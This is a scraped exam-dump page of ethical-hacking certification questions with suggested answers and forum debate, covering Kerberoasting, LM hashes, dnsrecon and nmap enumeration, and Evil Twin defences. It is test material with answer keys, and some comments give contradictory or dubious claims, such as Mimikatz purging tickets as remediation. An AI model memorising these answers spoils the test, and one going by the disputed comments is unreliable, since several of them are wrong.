A Kerberoasting attack is a technique that exploits the Kerberos authentication protocol to obtain the password hash of a service account that has a Service Principal Name (SPN). An attacker can request a service ticket (TGS) for the SPN using a valid user's ticket (TGT) and then attempt to crack the password hash offline. To prevent the attacker from using the TGS to access the service, the system administrator should invalidate the TGS as soon as possible. This can be done by changing the password of the service account, which will generate a new password hash and render the old TGS useless. Alternatively, the system administrator can use tools like Mimikatz to purge the TGS from the memory of the domain controller or the client system.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct is C: o As the attacker already extracted TGS ticket from memory, the attack continues as follows: 1. Perform Offline Brute-Force on the Ticket • Since the TGS ticket is encrypted with the service account's NTLM hash, the attacker cracks it offline using Hashcat or John the Ripper. 2. Obtain the Service Account's Cleartext Password • Once cracked, the attacker can authenticate as the service account, potentially escalating to domain admin. o So the password of service account (which are usually targets of this attack) is the main goal of the attacker. o We need to change NTLM password (i. e. account password... which also changes the NTLM hash as it is derived from the password) to avoid attacker accessing the service account with password from the cracked NTLM hash, which he/she already has.Incorrect: A) and D) – It's too late for clearing the memory (A) and invalidating TGS tiket (D) as the attacker already has the TGS ticket containing service account's NTLM hash. B) – Delete compromiesed USER account – INCORRECT as the compromised USER account is not target of this attack (it has usually low privileges, so attacker is looking for service accounts with higher priv.). USER account has been already compromised (i. e. attacker already has credentials) and utilized it for obtaining TGS of service account with higher privileges.

upvoted 4 times

NikoTomas 1 year, 5 months ago

Selected Answer: C

Correct is C: o As the attacker already extracted TGS ticket from memory, the attack continues as follows:

1. Perform Offline Brute-Force on the Ticket • Since the TGS ticket is encrypted with the service account's NTLM hash, the attacker cracks it offline using Hashcat or John the Ripper.

2. Obtain the Service Account's Cleartext Password • Once cracked, the attacker can authenticate as the service account, potentially escalating to domain admin.

o So the password of service account (which are usually targets of this attack) is the main goal of the attacker. o We need to change NTLM password (i. e. account password... which also changes the NTLM hash as it is derived from the password) to avoid attacker accessing the service account with password from the cracked NTLM hash, which he/she already has.

upvoted 4 times

NikoTomas 1 year, 5 months ago

Incorrect: A) and D) – It's too late for clearing the memory (A) and invalidating TGS tiket (D) as the attacker already has the TGS ticket containing service account's NTLM hash. B) – Delete compromiesed USER account – INCORRECT as the compromised USER account is not target of this attack (it has usually low privileges, so attacker is looking for service accounts with higher priv.). USER account has been already compromised (i. e. attacker already has credentials) and utilized it for obtaining TGS of service account with higher privileges.

upvoted 1 times

Gibsomd 1 year, 5 months ago

A Kerberoasting attack involves an attacker obtaining a Ticket Granting Service (TGS) ticket from memory and attempting to crack it offline to extract the service account's password hash. Since the attacker was stopped before completing the attack, the immediate remediation step should focus on preventing further exploitation.

upvoted 2 times

Question #138 *Topic 1*

You are a cybersecurity consultant for a healthcare organization that utilizes Internet of Medical Things (IoMT) devices, such as connected insulin pumps and heart rate monitors, to provide improved patientcare. Recently, the organization has been targeted by ransomware attacks. While the IT infrastructure was unaffected due to robust security measures, they are worried that the IoMT devices could be potential entry points for future attacks. What would be your main recommendation to protect these devices from such threats?

A. Disable all wireless connectivity on IoMT devices.

B. Regularly change the IP addresses of all IoMT devices.

C. Use network segmentation to isolate IoMT devices from the main network.

D. Implement multi-factor authentication for all IoMT devices.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Isolating IoMT devices through segmentation is a widely accepted best practice to reduce attack surface and contain threats effectively.

upvoted 1 times

Gibsomd 1 year, 5 months ago

Internet of Medical Things (IoMT) devices often lack strong built-in security and can serve as potential attack vectors for ransomware. Since ransomware typically spreads through lateral movement, isolating IoMT devices from the main network reduces the risk of compromise and propagation.

upvoted 1 times

Question #139 *Topic 1*

You are a cybersecurity consultant for a global organization. The organization has adopted a Bring Your Own Device (BYOD)policy, but they have recently experienced a phishing incident where an employee's device was compromised. In the investigation, you discovered that the phishing attack occurred through a third-party email app that the employee had installed. Given the need to balance security and user autonomy under the BYOD policy, how should the organization mitigate the risk of such incidents? Moreover, consider a measure that would prevent similar attacks without overly restricting the use of personal devices.

A. Provide employees with corporate-owned devices for work-related tasks.


B. Require all employee devices to use a company-provided VPN for internet access.

C. Implement a mobile device management solution that restricts the installation of non-approved applications.

D. Conduct regular cybersecurity awareness training, focusing on phishing attacks.

Suggested Answer: *D*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago

D - user awareness... they are emphasizing that attack vector was PHISHING and they do not want to restrict users too much. Even if installation of apps was controlled by MDM, user still can receive phishing email on his legitimate, approved app and get tricked by attacker. That's why SECURITY AWARENESS is crucial.

upvoted 1 times

d503c75 11 months ago

D. Why Option D is the Optimal Choice Best Balance of Security and User Autonomy: Addresses the root cause: the employee fell victim to a phishing attack due to lack of awareness Maintains BYOD flexibility without restricting device usage Empowers employees to make security-conscious decisions themselves Cost-effective and scalable across the organization

upvoted 2 times

lopesjaf 1 year, 1 month ago

While technical controls help, educating users about phishing risks and safe practices is crucial to mitigate attacks in a BYOD environment without heavy-handed restrictions

upvoted 2 times

Luispe 1 year, 2 months ago

MDM is the correct.

upvoted 2 times

KnightHeart 1 year, 3 months ago

C. Implement mobile device management (MDM) to restrict non-approved apps Action: Use MDM to block installation of unvetted third-party apps (e.g., the vulnerable email app). Rationale: MDM enables granular control over app installations, allowing only approved software that meets security standards. This directly addresses the incident's root cause: the use of a risky, non-approved application. By restricting untrusted apps, the organization reduces the attack surface while allowing approved personal apps (balancing security and autonomy). Conclusion: Targets the specific vulnerability (unapproved apps) without banning personal devices, aligning with BYOD goals.Not D. Conduct regular phishing awareness training Action: Educate employees on identifying phishing attempts. Flaw: Training relies on user vigilance, which is fallible against sophisticated phishing attacks (e.g., spear phishing or convincing social engineering). The incident occurred through a third-party app, which may have inherent vulnerabilities regardless of user awareness (e.g., malicious apps designed to evade detection). Conclusion: Important as a supplementary measure but insufficient as a primary defense, as it does not prevent the installation of risky apps.

upvoted 2 times

KnightHeart 1 year, 3 months ago

Selected Answer: C

C. Implement mobile device management (MDM) to restrict non-approved apps

Action: Use MDM to block installation of unvetted third-party apps (e.g., the vulnerable email app).

Rationale: MDM enables granular control over app installations, allowing only approved software that meets security standards. This directly addresses the incident's root cause: the use of a risky, non-approved application. By restricting untrusted apps, the organization reduces the attack surface while allowing approved personal apps (balancing security and autonomy).

Conclusion: Targets the specific vulnerability (unapproved apps) without banning personal devices, aligning with BYOD goals.

upvoted 2 times

KnightHeart 1 year, 3 months ago

Not D. Conduct regular phishing awareness training Action: Educate employees on identifying phishing attempts. Flaw: Training relies on user vigilance, which is fallible against sophisticated phishing attacks (e.g., spear phishing or convincing social engineering). The incident occurred through a third-party app, which may have inherent vulnerabilities regardless of user awareness (e.g., malicious apps designed to evade detection). Conclusion: Important as a supplementary measure but insufficient as a primary defense, as it does not prevent the installation of risky apps.

upvoted 1 times

Cherubael 1 year, 4 months ago

Selected Answer: D

Imagine you use your Macbook/Laptop both at home for personal use and at work (Remember, this scenario is BYOD). How would YOU feel if your company controls what you get to install on your own PC that you paid for?

Nobody would be okay with this and this is severely unrealistic.

upvoted 4 times

Cherubael 1 year, 4 months ago

Imagine you use your Macbook/Laptop both at home for personal use and at work (Remember, this scenario is BYOD). How would YOU feel if your company controls what you get to install on your own PC that you paid for? Nobody would be okay with this and this is severely unrealistic.agree with that, also last sentence explicitly says: "consider a measure that would prevent similar attacks WITHOUT OVERLY RESTRICTING the use of personal devices." Considering above, correct answer can't be C here.

upvoted 4 times

YeahBunny 1 year, 4 months ago

agree with that, also last sentence explicitly says: "consider a measure that would prevent similar attacks WITHOUT OVERLY RESTRICTING the use of personal devices." Considering above, correct answer can't be C here.

upvoted 1 times

killwitch 1 year, 5 months ago

Since the phishing attack occurred via a third-party email app on an employee's BYOD device, the best approach is to implement a Mobile Device Management (MDM) solution that: - Restricts the installation of non-approved applications, ensuring that only secure and vetted apps are used. - Enforces security policies, such as requiring multi-factor authentication (MFA) and encryption. - Monitors and manages mobile devices while respecting user privacy. This reduces the attack surface while allowing employees to continue using their personal devices under the BYOD policy.

upvoted 1 times

Gibsomd 1 year, 5 months ago

In a BYOD environment, security policies must strike a balance between protecting company data and allowing user autonomy. The issue here is that a third-party email app bypassed corporate security controls, leading to the phishing compromise.

upvoted 3 times

ehsarx 1 year, 6 months ago

I think we need to raise awareness to our users so that they can spot such attacks on their own devices. It's not easy to restrict installations on personal devices

upvoted 3 times

Question #140 *Topic 1*

XYZ company recently discovered a potential vulnerability on their network, originating from misconfigurations. It was found that some of their host servers had enabled debugging functions and unknown users were granted administrative permissions. As a Certified Ethical Hacker, what would be the most potent risk associated with this misconfiguration?

A. An attacker may be able to inject a malicious DLL into the current running process


B. Weak encryption might be allowing man-in-the-middle attacks, leading to data tampering

C. Unauthorized users may perform privilege escalation using unnecessarily created accounts

D. An attacker may carry out a Denial-of-Service assault draining the resources of the server in the process

Suggested Answer: *C*

Community vote distribution



NikoTomas Most Recent 5 months, 3 weeks ago

I changed my mind to C) - Unauthorized users may perform privilege escalation using unnecessarily created accounts. The attack risk scenarion probably is that debugging can be used for some hacking and unnecessary admin accounts can be used for privilege escalation.

upvoted 1 times

lopesjaf 1 year, 1 month ago

Misconfigurations that allow unknown users administrative access most critically enable privilege escalation and unauthorized control over systems, making option C the primary risk.

upvoted 1 times

killwitch 1 year, 5 months ago

The primary risk associated with misconfigurations—such as enabling debugging functions and granting administrative permissions to unknown users—is that unauthorized users could escalate their privileges.

upvoted 1 times

NikoTomas 1 year, 5 months ago

For me, correct is A: Question states: “host servers had enabled debugging functions and unknown users were granted administrative permissions” – this already happened and they are asking what can be next. --> Debugging & Admin privileges together implies that you can perform DLL injection into any process. Debugging function is a standard way how to do it but you need also administrative rights. Incorrect: B) – weak encryption has nothing to do with this... C) – privilege escalation using unnecessarily created accounts – question states that the users were granted admin permissions already so they don’t have to escalate anything. D) – DoS attack by exhausting resources... you can do it even without admin privileges and debugging if you have any access.

upvoted 3 times

Gibsomd 1 year, 5 months ago

Misconfigurations, such as debugging functions enabled and unknown users having administrative privileges, present a high risk of privilege escalation. Attackers with unauthorized admin-level access can exploit these misconfigurations to elevate their privileges and gain full control over affected systems.

upvoted 2 times

Question #141 *Topic 1*

An organization suspects a persistent threat from a cybercriminal. They hire an ethical hacker, John, to evaluate their system security. John identifies several vulnerabilities and advises the organization on preventive measures. However, the organization has limited resources and opts to fix only the most severe vulnerability. Subsequently, a data breach occurs exploiting a different vulnerability. Which of the following statements best describes this scenario?

A. The organization is at fault because it did not fix all identified vulnerabilities.


B. Both the organization and John share responsibility because they did not adequately manage the vulnerabilities.

C. John is at fault because he did not emphasize the necessity of patching all vulnerabilities.

D. The organization is not at fault because they used their resources as per their understanding.

Suggested Answer: *A*

Community vote distribution



MHafizC Highly Voted 1 year, 7 months ago

I would opt for A. John did what was tasked, and the company understood the risk, but they decided not to do an amendment accordingly.

upvoted 6 times

lopesjaf Most Recent 1 year, 1 month ago

John, as an ethical hacker, fulfilled his duty by identifying several vulnerabilities and advising on preventive measures. The organization made a risk-based decision to fix only the most severe issue, but knowingly left other vulnerabilities unpatched. When a breach occurs due to one of the unfixed vulnerabilities, the responsibility lies with the organization for not addressing all known risks, even if resources were limited. Ethical hackers recommend actions, but organizations are ultimately responsible for risk acceptance or mitigation decisions.

upvoted 1 times

killwitch 1 year, 6 months ago

Organization opted to fix only the most severe vulnerability. Other vulnerabilities have been left open, so it's organization's fault.

upvoted 3 times

marcel9999 1 year, 6 months ago

John was hired and created his report, the company is then responsible to fix..

upvoted 4 times

HazalAlenazi 1 year, 7 months ago

The Organization's Responsibility: 1- They had limited resources, but prioritizing only one vulnerability was a poor risk management decision. 2- Cybersecurity is about holistic protection, not just fixing one critical issue. 3- Ignoring other known vulnerabilities left the system exposed, leading to the data breach. John's Responsibility: 1- As a professional ethical hacker, John should have clearly communicated the risks of leaving other vulnerabilities unpatched. 2- He should have provided a risk-based prioritization with possible mitigation strategies for all vulnerabilities. 3- If the organization couldn't patch everything, he could have suggested compensating controls (e.g., monitoring, segmentation, or temporary mitigations). Cybersecurity is a shared responsibility, and this case reflects poor risk prioritization rather than a single point of failure.I disagree. This is not like in the cloud environment with "shared responsibility" model between provider and customer. This is pure organizational decision to leave vulnerabilities without fixes. Responsible is always management of the organization - they are driving the business and they must know what is crucial for reaching their goals and what level of risk can be accepted. The security specialists (especially risk managers) just elaborate analysis and provide it to the management. The management must decide what to do. The security specialist don't have to know about all business affairs...

upvoted 1 times

HazalAlenazi 1 year, 7 months ago

Selected Answer: B

The Organization's Responsibility: 1- They had limited resources, but prioritizing only one vulnerability was a poor risk management decision. 2- Cybersecurity is about holistic protection, not just fixing one critical issue. 3- Ignoring other known vulnerabilities left the system exposed, leading to the data breach. John's Responsibility: 1- As a professional ethical hacker, John should have clearly communicated the risks of leaving other vulnerabilities unpatched. 2- He should have provided a risk-based prioritization with possible mitigation strategies for all vulnerabilities. 3- If the organization couldn't patch everything, he could have suggested compensating controls (e.g., monitoring, segmentation, or temporary mitigations).

Cybersecurity is a shared responsibility, and this case reflects poor risk prioritization rather than a single point of failure.

upvoted 1 times

NikoTomas 1 year, 5 months ago

I disagree. This is not like in the cloud environment with "shared responsibility" model between provider and customer. This is pure organizational decision to leave vulnerabilities without fixes. Responsible is always management of the organization - they are driving the business and they must know what is crucial for reaching their goals and what level of risk can be accepted. The security specialists (especially risk managers) just elaborate analysis and provide it to the management. The management must decide what to do. The security specialist don't have to know about all business affairs...

upvoted 2 times

pindinga1 1 year, 7 months ago

I think John has nothing to do with the company's problems, he has just started to identify the problems, I think he is alternative A

upvoted 4 times

Question #142 *Topic 1*

An ethical hacker is attempting to crack NTLM hashed passwords from a Windows SAM file using a rainbow table attack. He has dumped the on-disk contents of the SAM file successfully and noticed that all LM hashes are blank. Given this scenario, which of the following would be the most likely reason for the blank LM hashes?

A. The SAM file has been encrypted using the SYSKEY function.

B. The passwords exceeded 14 characters in length and therefore, the LM hashes were set to a “dummy" value.

C. The Windows system is Vista or a later version, where LM hashes are disabled by default.

D. The Windows system is using the Kerberos authentication protocol as the default method.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

Starting with Windows Vista and later versions, Microsoft disabled the creation and storage of LM (LAN Manager) hashes by default due to their inherent insecurity.

upvoted 1 times

e30b32d 1 year, 3 months ago

C - correct answer

upvoted 1 times

NikoTomas 1 year, 5 months ago

Correct: C o Since Windows Vista/Server 2008, insecure LM hashes are not stored – this means that there is BLANK password – i. e. NULL character. o LM password is always padded up to 14 characters by appending NULL characters. o This means that in this case, NULL password is padded with another 13 NULL characters up to 14 NULL characters. o LM hash is computed so that the 14 characters are splits into two 7-character chunks and each is hashed individually before sticking them back together to form final LM hash. o LM-hashed 7-character NULL string = AAD3B435B51404EE – concatenate two of these and you get AAD3B435B51404EEAAD3B435B51404EE (two same hashes AAD3B435B51404EE connected together) = LM hash of EMPTY (BLANK) PASSWORD – this is alwas the same as LM hashing doesn't use salt. o Also if password exceeds 14 characters, LM hash is not stored (you will see again BLANK password hash in the SAM database - as shown above), so option B) could be also correct, but BLANK password is NOT considered “dummy value” as B) suggests, so correct is C).

upvoted 1 times

Gibsomd 1 year, 5 months ago

LAN Manager (LM) hashes are considered weak and highly vulnerable to attacks (such as rainbow table attacks). Starting with Windows Vista and later versions, LM hash storage was disabled by default due to security concerns.

upvoted 1 times

Question #143 *Topic 1*

A Certified Ethical Hacker (CEH) is given the task to perform an LDAP enumeration on a target system. The system is secured and accepts connections only on secure LDAP. The CEH uses Python for the enumeration process. After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain name and naming context but is unable to receive the expected response. Considering the circumstances, which of the following is the most plausible reason for this situation?

A. The system failed to establish a connection due to an incorrect port number.

B. The enumeration process was blocked by the target system's intrusion detection system.

C. The secure LDAP connection was not properly initialized due to a lack of 'use_ssl = True' in the server object creation.

D. The Python version installed on the CEH's machine is incompatible with the ldap3 library.

Suggested Answer: *C*

Community vote distribution

C (100%)

lopesjaf Most Recent 1 year, 1 month ago

In Python LDAP libraries (like ldap3), specifying use_ssl=True when creating the server object is mandatory to enable a secure connection.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: C

Answer: C

Q: “After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain...”

C) - You can use SSL basic authentication with the use_ssl parameter of the Server object, you can also specify a port (636 is the default for secure ldap): s = Server('servername', port = 636, use_ssl = True) # define a secure LDAP server

Ref.: https://ldap3.readthedocs.io/en/latest/ssltls.html

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: C Q: “After successfully installing LDAP and establishing a connection with the target, he attempts to fetch details like the domain...” C) - You can use SSL basic authentication with the use_ssl parameter of the Server object, you can also specify a port (636 is the default for secure ldap): s = Server('servername', port = 636, use_ssl = True) # define a secure LDAP server Ref.: https://ldap3.readthedocs.io/en/latest/ssltls.htmlIncorrect answers: - A) – incorrect port number – connection would not be established at all. - B) – blocked by intrusion DETECTION system – not possible as it is not IPS (prevention) just IDS - D) – Python incompatibility with Ldap3 library is not probable as: “ldap3 is a pure Python LDAP 3 client library strictly conforming to RFC4510 and is released under the LGPL v3 open source license. RFC4510 is the current LDAP specification (June 2006) ... ldap3 can be used with any Python version starting from 2.6, including all Python 3 versions. It also works with PyPy and PyPy3.” Ref.: https://ldap3.readthedocs.io/en/latest/

upvoted 1 times

NikoTomas 1 year, 5 months ago

Incorrect answers: - A) – incorrect port number – connection would not be established at all. - B) – blocked by intrusion DETECTION system – not possible as it is not IPS (prevention) just IDS - D) – Python incompatibility with Ldap3 library is not probable as: “ldap3 is a pure Python LDAP 3 client library strictly conforming to RFC4510 and is released under the LGPL v3 open source license. RFC4510 is the current LDAP specification (June 2006) ... ldap3 can be used with any Python version starting from 2.6, including all Python 3 versions. It also works with PyPy and PyPy3.” Ref.: https://ldap3.readthedocs.io/en/latest/

upvoted 1 times

Gibsomd 1 year, 5 months ago

Since the system only accepts secure LDAP connections, the CEH must explicitly enable SSL when initializing the connection in Python. If use_ssl=True is not set, the connection will fail or not return the expected data.

upvoted 1 times

Question #144 *Topic 1*

You are a cybersecurity consultant for a major airport that offers free Wi-Fi to travelers. The management is concerned about the possibility of "Evil Twin" attacks, where a malicious actor sets up a rogue access point that mimics the legitimate one. They are looking for a solution that would not significantly impact the user experience or require travelers to install additional software. What is the most effective security measure you could recommend that fits these constraints, considering the airport's unique operational environment?

A. Regularly change the SSID of the airport's Wi-Fi network


B. Use MAC address filtering on the airport's Wi-Fi network

C. Implement WPA3 encryption for the airport's Wi-Fi network

D. Display a captive portal page that warns users about the possibility of Evil Twin attacks

Suggested Answer: *C*

Community vote distribution



d503c75 Most Recent 11 months ago

C. Why Option C is the Best SolutionWPA3 Provides Critical Protection Against Evil Twin Attacks: Opportunistic Wireless Encryption (OWE): WPA3 includes OWE for open networks, which encrypts data even without a password - perfect for public airport Wi-Fi Protection against downgrade attacks: Prevents attackers from forcing connections to less secure WPA2 networks Forward secrecy: Even if encryption keys are compromised, past traffic remains secure Stronger encryption: Makes it much harder for attackers to intercept credentials or data Management Frame Protection: Prevents deauthentication and disassociation attacks that Evil Twins often use

upvoted 1 times

lopesjaf 1 year, 1 month ago

Evil Twin attacks rely on attackers creating rogue APs that impersonate legitimate Wi-Fi networks. Using WPA3 encryption provides strong authentication and encryption mechanisms, including SAE (Simultaneous Authentication of Equals), which helps protect against spoofed APs and offline dictionary attacks.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: C

Answer: C

1 Enable WPA3 with Protected Management Frames (PMF) • Evil Twin attacks often rely on deauth attacks to disconnect users from the real AP and force them to connect to the rogue AP. • Ensures that deauthentication and disassociation frames are cryptographically signed, making them harder to spoof.

Another possible solution (but this requires client SW / supplicant - not suitable for airport): 2 Use 802.1X Authentication with RADIUS (WPA2/WPA3-Enterprise) • Deploy 802.1X authentication with a RADIUS server. • Ensure clients validate the RADIUS server certificate. • The Evil Twin AP won't have a valid RADIUS certificate. • Proper certificate validation prevents users from entering credentials into a fake AP.

upvoted 2 times

NikoTomas 1 year, 5 months ago

Answer: C 1 Enable WPA3 with Protected Management Frames (PMF) • Evil Twin attacks often rely on deauth attacks to disconnect users from the real AP and force them to connect to the rogue AP. • Ensures that deauthentication and disassociation frames are cryptographically signed, making them harder to spoof. Another possible solution (but this requires client SW / supplicant - not suitable for airport): 2 Use 802.1X Authentication with RADIUS (WPA2/WPA3-Enterprise) • Deploy 802.1X authentication with a RADIUS server. • Ensure clients validate the RADIUS server certificate. • The Evil Twin AP won't have a valid RADIUS certificate. • Proper certificate validation prevents users from entering credentials into a fake AP.Incorrect answers: A) Changing SSID - makes no sense, attacker just installs rougue AP with the same SSID as your current (changed) SSID B) MAC address filtering - this could be prevention against rougue AP as MAC addresses are statically set but this is not applicable to airport and AP BSSID can be also spoofed, so not correct solution. D) Captive portal to inform users... very weak solution, there is no prevention mechanism against deauthentication attacks as with WPA3 PMF, just informing users... but they don't even notice when they become connected to rogue AP (without any captive portal).

upvoted 2 times

NikoTomas 1 year, 5 months ago

Incorrect answers: A) Changing SSID - makes no sense, attacker just installs rougue AP with the same SSID as your current (changed) SSID B) MAC address filtering - this could be prevention against rougue AP as MAC addresses are statically set but this is not applicable to airport and AP BSSID can be also spoofed, so not correct solution. D) Captive portal to inform users... very weak solution, there is no prevention mechanism against deauthentication attacks as with WPA3 PMF, just informing users... but they don't even notice when they become connected to rogue AP (without any captive portal).

upvoted 2 times

Gibsomd 1 year, 5 months ago

An Evil Twin attack occurs when an attacker sets up a rogue access point (AP) that mimics a legitimate Wi-Fi network, tricking users into connecting to it. Once connected, the attacker can intercept sensitive information such as passwords and financial data.

upvoted 2 times

HazalAlenazi 1 year, 7 months ago

WPA3 is the latest Wi-Fi encryption protocol, providing stronger encryption and protection against several attack vectors, including Evil Twin attacks.

upvoted 2 times

Question #145 *Topic 1*

As a Certified Ethical Hacker, you are conducting a footprinting and reconnaissance operation against a target organization. You discover a range of IP addresses associated with the target using the SecurityTrails tool. Now, you need to perform a reverse DNS lookup on these IP addresses to find the associated domain names, as well as determine the nameservers and mail exchange (MX) records. Which of the following DNSRecon commands would be most effective for this purpose?

A. dnsrecon -r 192.168.1.0/24 -n nsl.example.com -t axfr

B. dnsrecon -r 10.0.0.0/24 -n nsl.example.com -t zonewalk

C. dnsrecon -r 162.241.216.0/24 -n nsl.example.com -t std

D. dnsrecon -r 162.241.216.0/24 -d example.com -t brt

Suggested Answer: *C*

Community vote distribution

C (100%)

NikoTomas Most Recent 1 year, 5 months ago

Selected Answer: C

Answer: C

Description of scan TYPES (-t option) from DNSRECON help: std: SOA, NS, A, AAAA, MX and SRV. brt: Brute force domains and hosts using a given dictionary.

Further options: -n = name server (NS server) -d = domain -r = range of IP addresses to perform DNS reverse lookups on

C) option contains “-n nsl.example.com” – i. e. NS server is already specified while the question asks to “determine the nameservers”, so it looks strange if we already have NS server determined in the answer. However, if we have one NS server defined, the command “-t std” can still find other NS servers (there are usually 2 or more) as well as MX records and other domain names as requested in question. I’ve tried this in Kali Linux for some domains and option “-t std” returned NS, MX and other records.

upvoted 3 times

NikoTomas 1 year, 5 months ago

Answer: C Description of scan TYPES (-t option) from DNSRECON help: std: SOA, NS, A, AAAA, MX and SRV. brt: Brute force domains and hosts using a given dictionary. Further options: -n = name server (NS server) -d = domain -r = range of IP addresses to perform DNS reverse lookups on C) option contains “-n nsl.example.com” – i. e. NS server is already specified while the question asks to “determine the nameservers”, so it looks strange if we already have NS server determined in the answer. However, if we have one NS server defined, the command “-t std” can still find other NS servers (there are usually 2 or more) as well as MX records and other domain names as requested in question. I’ve tried this in Kali Linux for some domains and option “-t std” returned NS, MX and other records.Incorrect answers: D) option --> I’ve tried “-t brt” (i. e. bruteforce guessing common DNS names), which works also without specifying dictionary (-D parameter, uses built in default...). This finds MUCH MORE DNS records than “-t std” for particular domain but among them there were NO NS Server records and NO MX records found. So for me correct option is C) with “-t std”, which found NS and MX records. A) and B) contains private networks 192.168.x.x and 10.x.x.x – can’t be scanned by SecurityTrails tool over Internet. A) contains -t (type) axfr = perform zone transfer B) contains -t zonewalk = perform DNSSEC zone walk

upvoted 3 times

NikoTomas 1 year, 5 months ago

Incorrect answers: D) option --> I’ve tried “-t brt” (i. e. bruteforce guessing common DNS names), which works also without specifying dictionary (-D parameter, uses built in default...). This finds MUCH MORE DNS records than “-t std” for particular domain but among them there were NO NS Server records and NO MX records found. So for me correct option is C) with “-t std”, which found NS and MX records. A) and B) contains private networks 192.168.x.x and 10.x.x.x – can’t be scanned by SecurityTrails tool over Internet. A) contains -t (type) axfr = perform zone transfer B) contains -t zonewalk = perform DNSSEC zone walk

upvoted 2 times

bibibi 1 year, 6 months ago

the -t std is able to find out the requested information without the need of -t brt (brute force) enumeration.

upvoted 2 times

pindinga1 1 year, 7 months ago

 C. dnsrecon -r 162.241.216.0/24 -n nsl.example.com -t std Explanation: The goal is to perform reverse DNS lookups, identify nameservers (NS), and find mail exchange (MX) records. The -r flag specifies an IP range for reverse DNS lookups. The -n flag specifies a nameserver to query. The -t std option performs standard enumeration, which includes: Reverse lookups on IP addresses (PTR records). Queries for MX records (Mail Exchange). Queries for NS records (Nameservers).

upvoted 3 times

MHafizC 1 year, 7 months ago

This can be achieved with standard query, in which you will get NS, MX, PTR records. So C is the answer.

upvoted 1 times

Question #146 *Topic 1*

You are an ethical hacker tasked with conducting an enumeration of a company's network. Given a Windows Answered Marked for Review 37.6% system with NetBIOS enabled, port 139 open, and file and printer sharing active, you are about to run some nbtstat commands to enumerate NetBIOS names. The company uses IPv6 for its network. Which of the following actions should you take next?

A. Switch to an enumeration tool that supports IPv6


B. Use nbtstat -a followed by the IPv6 address of the target machine

C. Use nbtstat -c to get the contents of the NetBIOS name cache

D. Utilize Nmap Scripting Engine (NSE) for NetBIOS enumeration

Suggested Answer: *A*

Community vote distribution



lopesjaf 1 year, 1 month ago

NetBIOS (over TCP/IP) was designed only for IPv4 and does not support IPv6. The nbtstat tool, used for NetBIOS enumeration, works exclusively with IPv4 addresses. Therefore, using nbtstat -a will not work — the tool cannot resolve or interact with IPv6 endpoints.

upvoted 1 times

e30b32d 1 year, 3 months ago

A. Switch to an enumeration tool that supports IPv6 – □ Correct. Since NetBIOS is IPv4-specific, to continue enumeration on an IPv6-only network, you'll need to use modern tools or protocols like SMBv2/3, LLMNR, or mDNS that support IPv6.

upvoted 1 times

NikoTomas 1 year, 5 months ago

Selected Answer: D

Answer: D (for ex.: nmap -6 IPv6-address -A -p 139)

Example with IPv6 and port TCP/22:

nmap -6 -p 22 fe80::250:56ff:feb5:6e67 -A Starting Nmap 7.95 (https://nmap.org) at 2025-03-20 22:57 CET Nmap scan report for fe80::250:56ff:feb5:6e67 Host is up (0.000058s latency).

PORT STATE SERVICE VERSION 22/tcp open tcpwrapped |_ssh-hostkey: ERROR: Script execution failed (use -d to debug) No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/IP fingerprint: OS:SCAN(V=7.95%E=6%D=3/20%OT=22%CT=%CU=42137%PV=N%DS=0%DC=L%G=Y%TM=67DC8F5 ... ... Host script results: | address-info: | IPv6 EUI-64: | MAC address: | address: 00:50:56:b5:6e:67 |_ manuf: VMware

upvoted 1 times

NikoTomas 1 year, 5 months ago

Answer: D (for ex.: nmap -6 IPv6-address -A -p 139) Example with IPv6 and port TCP/22: nmap -6 -p 22 fe80::250:56ff:feb5:6e67 -A Starting Nmap 7.95 (https://nmap.org) at 2025-03-20 22:57 CET Nmap scan report for fe80::250:56ff:feb5:6e67 Host is up (0.000058s latency). PORT STATE SERVICE VERSION 22/tcp open tcpwrapped |_ssh-hostkey: ERROR: Script execution failed (use -d to debug) No OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/). TCP/IP fingerprint: OS:SCAN(V=7.95%E=6%D=3/20%OT=22%CT=%CU=42137%PV=N%DS=0%DC=L%G=Y%TM=67DC8F5 ... ... Host script results: | address-info: | IPv6 EUI-64: | MAC address: | address: 00:50:56:b5:6e:67 |_ manuf: VMwareD) is INCORRECT, sorry... Correct is A) Even thogh that Nmap supports IPv6 scans as I demonstrated above, it won't work for NetBIOS enumeration (as option D states). If you do Nmap scan against host running NetBIOS service on port TCP/139 and that host has both IPv4 and IPv6 addresses, NetBIOS service NEVER RESPONDS when scanning over IPv6 - it behaves like CLOSED port on IPv6. NetBIOS does not work over IPv6 at all. That's why we have to choose another enumeration tool that supports IPv6 - i. e. option A).

upvoted 1 times

NikoTomas Most Recent 5 months, 3 weeks ago

D) is INCORRECT, sorry... Correct is A) Even thogh that Nmap supports IPv6 scans as I demonstrated above, it won't work for NetBIOS enumeration (as option D states). If you do Nmap scan against host running NetBIOS service on port TCP/139 and that host has both IPv4 and IPv6 addresses, NetBIOS service NEVER RESPONDS when scanning over IPv6 - it behaves like CLOSED port on IPv6. NetBIOS does not work over IPv6 at all. That's why we have to choose another enumeration tool that supports IPv6 - i. e. option A).

upvoted 1 times

Gibsomd 1 year, 5 months ago

The nbtstat command is primarily designed for IPv4-based NetBIOS enumeration and does not support IPv6. Since the company's network uses IPv6, attempting to use nbtstat with an IPv6 address will fail.

upvoted 2 times

killwitch 1 year, 6 months ago

